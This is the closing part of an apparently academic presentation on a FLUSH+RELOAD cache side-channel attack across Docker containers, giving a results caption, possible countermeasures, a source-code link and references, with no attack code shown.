


Figure 6. Threshold vs Accuracy using `attacker2.cpp` on the both setups. Notice the peak accuracy of the square() function on the bare-metal setup.

Possible Countermeasure

- Disable sharing libraries between containers by avoiding mapping shared libraries to the same physical address. Note: This will increase memory consumption of containers
- Disable cache between containers. Note: This will require extensive changes to containerization and architecture.
- Only flush LLC. Most effective mitigation but requires extensive changes to the micro-architecture

Source Code

The complete source code and reports are available at

https://github.com/sorliog/DockerFlushReload

Questions?

References

[1] Alexandru Agache, Marc Brooker, Andreea Florescu, Alexandra Iordache, Anthony Liguori, Rolf Neugebauer, Phil Piwonka, and DianaMaria Popa. 2020. Firecracker: Lightweight Virtualization for Serverless Applications. In Proceedings ofthe 17th Usenix Conference on Networked Systems Design and Implementation (Santa Clara, CA, USA) (NSDI'20). USENIX Association, USA, 419–434.

[2] Intel Corporation. [n. d.]. 12th Generation Intel Core™ ® Processors Datasheet.

https://www.intel.com/content/www/us/en/contentdetails/710723/12th-generation-intel-core-processors-datasheetvolume-2-of-2.html. , 43 pages. Accessed: May 2, 2023.

[3] Intel Corporation. [n. d.]. Combined Volume Set of Intel® 64 and IA-32 Architectures Software Developer's Manuals. https://cdrdv2.intel.com/v1/dl/getContent/671200. , 5-11 pages. Accessed: May 3, 2023.

[4] Intel Corporation. [n. d.]. Intel Core i34150 Processor 3M Cache 3.50 GHz Product Specifications. https://ark.intel.com/content/www/us/en/ark/products/77486/intelcore-i34150-processor-3m-cache-3-50-ghz.html. Accessed: May 2, 2023.

[5] Intel Corporation. [n. d.]. Intel Core i51245U Processor 12M Cache up to 4.40 GHz Product Specifications. https://ark.intel.com/content/www/us/en/ark/products/226260/intelcore-i51245u-processor-12m-cache-up-to-4-40-ghz.html. Accessed: May 2, 2023.

6[] Yuval Yarom and Katrina Falkner. 2014. FLUSH+RELOAD: A High Resolution, Low Noise, L3 Cache Side-Channel Attack. In Proceedings ofthe 23rd USENIXConference on Security Symposium (San Diego, CA) (SEC'14). USENIX Association, USA, 719–732.